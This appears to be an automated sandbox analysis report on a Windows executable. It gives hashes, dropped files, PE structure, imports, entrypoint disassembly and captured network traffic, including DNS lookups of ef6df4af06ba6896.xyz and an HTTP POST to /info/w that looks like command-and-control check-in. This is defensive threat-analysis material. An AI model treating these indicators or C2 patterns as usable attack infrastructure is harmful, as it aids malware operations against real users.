SSDEEP:	1536:9GyM4uxlvOe/c1xpfLla97v3A5KobiPWh:9G1vt/g7fLb97Y5VmY
MD5:	928E680DEA22C19FEBE9FC8E05D96472
SHA1:	0A4A749DDFD220E2B646B878881575FF9352CF73
SHA-256:	8B6B56F670D59FF93A1C7E601468127FC21F02DDE567B5C21A5D53594CDAEF94
SHA-512:	5FBC72C3FA98DC2B5AD2ED556D2C6DC9279D4BE3EB90FFD7FA2ADA39CB976EBA7CB34033E5786D1CB6137C64C869027002BE2F2CAD408ACEFD5C22006A1F F34
Malicious:	false
Joe Sandbox View:	• Filename: KeJ7Cl7flZ.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...d82.....!..0..... ....@.....O.....h.....(.....8..... ....H.....text..... ....`.rsrc...h.....@..@.reloc..... .....@..B.....H.....S..4o.....F.....s....(....*..(....*..{....*..{....*..{....*..{....*..(.....}.....}.....}.....}.....}....*6..{....(...+**..{.....*6..si... .....*...0.....(.....~.....oj...*&~.....*N(....-.~.....on...*.0.....(....o.....r...p(....(....r...po.....o.....%.~.....(.....o....&.....o .....u....,.~.....o!...on... ...!...~..u....,.~.....o !...on... ..."...[..u....,.~.....o!...on... ...#

C:\Users\user\AppData\Roaming\1607153318099.exe	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\1607153318099.txt	
Process:	C:\Users\user\AppData\Roaming\1607153318099.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

Static File Info

General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.978069787985718
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	h1GodtbhC8.exe

General

File size:	4671378
MD5:	3ca6df4914385efd4ba9cd239b5ed254
SHA1:	b66535ff43334177a5a167b9f2b07ade75484eec
SHA256:	0acebaf80946be0cb3099233e8807aa775c8304fc3dee48d42241ff68b7ab318
SHA512:	7951ab74ecd2ea26ed7bbcbc8bf34a770854a8fb009f256f93d72c705871b5a31c24153cc77581eec6544085cdbb51a170b2b7ef9f3f9139572b818d75424ca6
SSDEEP:	98304:ijIHEaC7gS8j+u8ME/F59JdQVDQYxb6FqrnGGs3ycc6dNIdvlDPAQ1q14gaT:ijeEaC7gS6wMEdv4BQYhGPNPgdvlDHoG
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A{.k...8...8...8.b<8...8.b,8...8...8...8...8...8..%8...8.."8...8Rich...8.....PE..L.....GO.....t...z...B...8.....

File Icon

Icon Hash:	5c5cd81ce4e4e0e2

Static PE Info

General

Entrypoint:	0x4038af
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x4F47E2E4 [Fri Feb 24 19:20:04 2012 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	be41bf7b8cc010b614bd36bbca606973

Entrypoint Preview

Instruction
sub esp, 000002D4h
push ebx
push ebp
push esi
push edi
push 00000020h
xor ebp, ebp
pop esi
mov dword ptr [esp+18h], ebp
mov dword ptr [esp+10h], 0040A268h
mov dword ptr [esp+14h], ebp
call dword ptr [00409030h]
push 00008001h
call dword ptr [004090B4h]
push ebp
call dword ptr [004092C0h]
push 00000008h
mov dword ptr [0047EB98h], eax
call 00007FC2DCCDE64Bh
push ebp

Instruction
push 000002B4h
mov dword ptr [0047EAB0h], eax
lea eax, dword ptr [esp+38h]
push eax
push ebp
push 0040A264h
call dword ptr [00409184h]
push 0040A24Ch
push 00476AA0h
call 00007FC2DCCDE32Dh
call dword ptr [004090B0h]
push eax
mov edi, 004CF0A0h
push edi
call 00007FC2DCCDE31Bh
push ebp
call dword ptr [00409134h]
cmp word ptr [004CF0A0h], 0022h
mov dword ptr [0047EAB8h], eax
mov eax, edi
jne 00007FC2DCCDBC1Ah
push 00000022h
pop esi
mov eax, 004CF0A2h
push esi
push eax
call 00007FC2DCCDDFF1h
push eax
call dword ptr [00409260h]
mov esi, eax
mov dword ptr [esp+1Ch], esi
jmp 00007FC2DCCDBCA3h
push 00000020h
pop ebx
cmp ax, bx
jne 00007FC2DCCDBC1Ah
add esi, 02h
cmp word ptr [esi], bx

Rich Headers

Programming Language:	• [C] VS2010 SP1 build 40219 • [RES] VS2010 SP1 build 40219 • [C] VS2008 SP1 build 30729 • [IMP] VS2008 SP1 build 30729 • [LNK] VS2010 SP1 build 40219

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xac40	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x134000	0xc308	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x86000	0x994	.ndata
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9000	0x2d0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x728c	0x7400	False	0.656654094828	data	6.49970859063	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x9000	0x2b6e	0x2c00	False	0.367897727273	data	4.49793253515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xc000	0x72b9c	0x200	False	0.279296875	data	1.80494062846	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x7f000	0xb5000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x134000	0xc308	0xc400	False	0.0863560267857	data	2.71075910677	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x141000	0xfd6	0x1000	False	0.062744140625	PGP\011Secret Sub-key -	2.12802410158	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x134358	0x4228	data	English	United States
RT_ICON	0x138580	0x25a8	dBase III DBT, version number 0, next free block index 40, 1st item "I\310\354\377\221\347\377\377s\337\375\377\265\357\377\377\227\350\377\377\214\346\377\377\213\346\377\377\212\345\377\377\211\345\377\377\210\345\377\377\207\345\377\377\206\344\377\377\205\344\377\377\204\344\377\377U\312\355\377u\333\371\377\203\344\377\377F\301\347\377"	English	United States
RT_ICON	0x13ab28	0x1a68	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x13c590	0x10a8	data	English	United States
RT_ICON	0x13d638	0xfe9	data	English	United States
RT_ICON	0x13e628	0x988	data	English	United States
RT_ICON	0x13efb0	0x6b8	data	English	United States
RT_ICON	0x13f668	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x13fad0	0x100	data	English	United States
RT_DIALOG	0x13fbd0	0x11c	data	English	United States
RT_DIALOG	0x13fcf0	0xc4	data	English	United States
RT_DIALOG	0x13fdb8	0x60	data	English	United States
RT_GROUP_ICON	0x13fe18	0x76	data	English	United States
RT_VERSION	0x13fe90	0x18c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0x140020	0x2e1	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetFileTime, CompareFileTime, SearchPathW, GetShortPathNameW, GetFullPathNameW, MoveFileW, SetCurrentDirectoryW, GetFileAttributesW, GetLastError, CreateDirectoryW, SetFileAttributesW, Sleep, GetTickCount, GetFileSize, GetModuleFileNameW, GetCurrentProcess, CopyFileW, ExitProcess, GetWindowsDirectoryW, GetTempPathW, GetCommandLineW, SetErrorMode, lstrcpynA, CloseHandle, lstrcpynW, GetDiskFreeSpaceW, GlobalUnlock, GlobalLock, CreateThread, LoadLibraryW, CreateProcessW, lstrcmpiA, CreateFileW, GetTempFileNameW, lstrcatW, GetProcAddress, LoadLibraryA, GetModuleHandleA, OpenProcess, lstrcpyW, GetVersionExW, GetSystemDirectoryW, GetVersion, lstrcpyA, RemoveDirectoryW, lstrcmpA, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GlobalFree, GetModuleHandleW, LoadLibraryExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, WideCharToMultiByte, lstrlenA, MulDiv, WriteFile, ReadFile, MultiByteToWideChar, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW, lstrlenW

DLL	Import
USER32.dll	GetAsyncKeyState, IsDlgButtonChecked, ScreenToClient, GetMessagePos, CallWindowProcW, IsWindowVisible, LoadBitmapW, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, TrackPopupMenu, GetWindowRect, AppendMenuW, CreatePopupMenu, GetSystemMetrics, EndDialog, EnableMenuItem, GetSystemMenu, SetClassLongW, IsWindowEnabled, SetWindowPos, DialogBoxParamW, CheckDlgButton, CreateWindowExW, SystemParametersInfoW, RegisterClassW, SetDlgItemTextW, GetDlgItemTextW, MessageBoxIndirectW, CharNextA, CharUpperW, CharPrevW, wvsprintfW, DispatchMessageW, PeekMessageW, wsprintfA, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, LoadCursorW, SetCursor, GetWindowLongW, GetSysColor, CharNextW, GetClassInfoW, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, GetClientRect, FillRect, DrawTextW, EndPaint, FindWindowExW
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectW, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHBrowseForFolderW, SHGetPathFromIDListW, SHGetFileInfoW, ShellExecuteW, SHFileOperationW, SHGetSpecialFolderLocation
ADVAPI32.dll	RegEnumKeyW, RegOpenKeyExW, RegCloseKey, RegDeleteKeyW, RegDeleteValueW, RegCreateKeyExW, RegSetValueExW, RegQueryValueExW, RegEnumValueW
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeW, GetFileVersionInfoW, VerQueryValueW

Version Infos


Description	Data
LegalCopyright	
ProductVersion	0.0.0
FileVersion	0.0.0
FileDescription	
Translation	0x0000 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:27:33.210081100 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:33.232074022 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:33.232244968 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:33.232645035 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:33.232696056 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:33.254506111 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:33.254543066 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:34.746179104 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:34.824268103 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:34.824537992 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:34.824599981 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:27:34.846412897 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:34.846438885 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:39.078546047 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:27:39.127151966 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:28:33.984046936 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:34.007684946 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:34.008454084 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:34.008824110 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:34.008963108 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:34.032327890 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:34.032356024 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:37.987642050 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:38.038278103 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:39.102013111 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:28:39.128102064 CET	80	49770	172.67.194.30	192.168.2.4
Dec 5, 2020 08:28:39.128213882 CET	49770	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:28:46.345810890 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:46.345927954 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:46.369649887 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:46.369683027 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:47.692825079 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:47.692863941 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:47.692948103 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:47.740514040 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:47.740547895 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:28:47.764448881 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:47.764487982 CET	80	49773	104.28.5.129	192.168.2.4
Dec 5, 2020 08:28:49.805656910 CET	49773	80	192.168.2.4	104.28.5.129
Dec 5, 2020 08:29:10.881607056 CET	49774	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:10.904639006 CET	80	49774	172.67.194.30	192.168.2.4
Dec 5, 2020 08:29:10.904767990 CET	49774	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:10.931420088 CET	49774	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:10.932092905 CET	49774	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:10.953944921 CET	80	49774	172.67.194.30	192.168.2.4
Dec 5, 2020 08:29:10.954473972 CET	80	49774	172.67.194.30	192.168.2.4
Dec 5, 2020 08:29:14.676480055 CET	80	49774	172.67.194.30	192.168.2.4
Dec 5, 2020 08:29:14.776540041 CET	49774	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:15.195450068 CET	49775	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:15.217807055 CET	80	49775	172.67.194.30	192.168.2.4
Dec 5, 2020 08:29:15.217910051 CET	49775	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:15.219014883 CET	49775	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:15.219152927 CET	49775	80	192.168.2.4	172.67.194.30
Dec 5, 2020 08:29:15.241262913 CET	80	49775	172.67.194.30	192.168.2.4
Dec 5, 2020 08:29:15.241297960 CET	80	49775	172.67.194.30	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:25:52.959610939 CET	53700	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:52.986815929 CET	53	53700	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:53.761394978 CET	51726	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:53.788749933 CET	53	51726	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:54.755189896 CET	56794	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:25:54.790432930 CET	53	56794	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:55.449266911 CET	56534	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:55.484708071 CET	53	56534	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:56.368554115 CET	56627	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:56.395652056 CET	53	56627	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:57.170567036 CET	56621	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:57.197778940 CET	53	56621	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:57.976185083 CET	63116	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:58.011951923 CET	53	63116	8.8.8.8	192.168.2.4
Dec 5, 2020 08:25:59.600652933 CET	64078	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:25:59.635931015 CET	53	64078	8.8.8.8	192.168.2.4
Dec 5, 2020 08:26:00.279522896 CET	64801	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:26:00.306653976 CET	53	64801	8.8.8.8	192.168.2.4
Dec 5, 2020 08:26:01.525620937 CET	61721	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:26:01.552710056 CET	53	61721	8.8.8.8	192.168.2.4
Dec 5, 2020 08:26:02.837675095 CET	51255	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:26:02.864916086 CET	53	51255	8.8.8.8	192.168.2.4
Dec 5, 2020 08:26:03.656742096 CET	61522	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:26:03.692414045 CET	53	61522	8.8.8.8	192.168.2.4
Dec 5, 2020 08:26:19.153239012 CET	52337	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:26:19.180663109 CET	53	52337	8.8.8.8	192.168.2.4
Dec 5, 2020 08:26:43.786180019 CET	55046	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:26:43.823518038 CET	53	55046	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:06.726277113 CET	49612	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:06.763132095 CET	53	49612	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:14.884423971 CET	49285	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:14.921524048 CET	53	49285	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:20.502868891 CET	50601	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:20.538640022 CET	53	50601	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:21.181137085 CET	60875	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:21.218966961 CET	53	60875	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:21.726567030 CET	56448	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:21.763736963 CET	53	56448	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:22.117255926 CET	59172	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:22.153040886 CET	53	59172	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:22.657782078 CET	62420	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:22.693614006 CET	53	62420	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:23.103130102 CET	60579	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:23.141097069 CET	53	60579	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:23.741693020 CET	50183	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:23.760739088 CET	61531	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:23.769088984 CET	53	50183	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:23.812721968 CET	53	61531	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:26.939985991 CET	49228	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:26.977878094 CET	53	49228	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:27.542635918 CET	59794	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:27.578140020 CET	53	59794	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:28.245449066 CET	55916	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:28.272625923 CET	53	55916	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:33.160437107 CET	52752	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:33.198950052 CET	53	52752	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:47.193448067 CET	60542	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:47.220577002 CET	53	60542	8.8.8.8	192.168.2.4
Dec 5, 2020 08:27:48.154567003 CET	60689	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:27:48.190238953 CET	53	60689	8.8.8.8	192.168.2.4
Dec 5, 2020 08:28:33.931009054 CET	64206	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:28:33.971709013 CET	53	64206	8.8.8.8	192.168.2.4
Dec 5, 2020 08:29:10.792509079 CET	50904	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:29:10.828042030 CET	53	50904	8.8.8.8	192.168.2.4
Dec 5, 2020 08:29:15.148385048 CET	57525	53	192.168.2.4	8.8.8.8
Dec 5, 2020 08:29:15.184168100 CET	53	57525	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 5, 2020 08:27:33.160437107 CET	192.168.2.4	8.8.8.8	0x4b27	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:28:33.931009054 CET	192.168.2.4	8.8.8.8	0x6a55	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:10.792509079 CET	192.168.2.4	8.8.8.8	0x4938	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:15.148385048 CET	192.168.2.4	8.8.8.8	0x1698	Standard query (0)	ef6df4af06 ba6896.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:27:33.198950052 CET	8.8.8.8	192.168.2.4	0x4b27	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:27:33.198950052 CET	8.8.8.8	192.168.2.4	0x4b27	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:27:33.198950052 CET	8.8.8.8	192.168.2.4	0x4b27	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:28:33.971709013 CET	8.8.8.8	192.168.2.4	0x6a55	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:28:33.971709013 CET	8.8.8.8	192.168.2.4	0x6a55	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:28:33.971709013 CET	8.8.8.8	192.168.2.4	0x6a55	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:10.828042030 CET	8.8.8.8	192.168.2.4	0x4938	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:10.828042030 CET	8.8.8.8	192.168.2.4	0x4938	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:10.828042030 CET	8.8.8.8	192.168.2.4	0x4938	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:15.184168100 CET	8.8.8.8	192.168.2.4	0x1698	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:15.184168100 CET	8.8.8.8	192.168.2.4	0x1698	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:29:15.184168100 CET	8.8.8.8	192.168.2.4	0x1698	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ef6df4af06ba6896.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49770	172.67.194.30	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:27:33.232645035 CET	6223	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:27:34.746179104 CET	6224	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:27:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=da7806b50fbfad88424fe3a77602a0fab1607153253; expires=Mon, 04-Jan-21 07:27:33 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d365937d0000bf326aa22000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=yIIwf8o9UOIvxJWOCAiwsRwB%2FzUdvqK6D9Aj9%2Bkg0lAf73rC35NLToXm7gljsJTjSPZiJym8J%2F8Avj%2BxeZCcPujkGJgFKfvXpdBIZwETFypU9mizjg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc0b98cfa5bf32-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
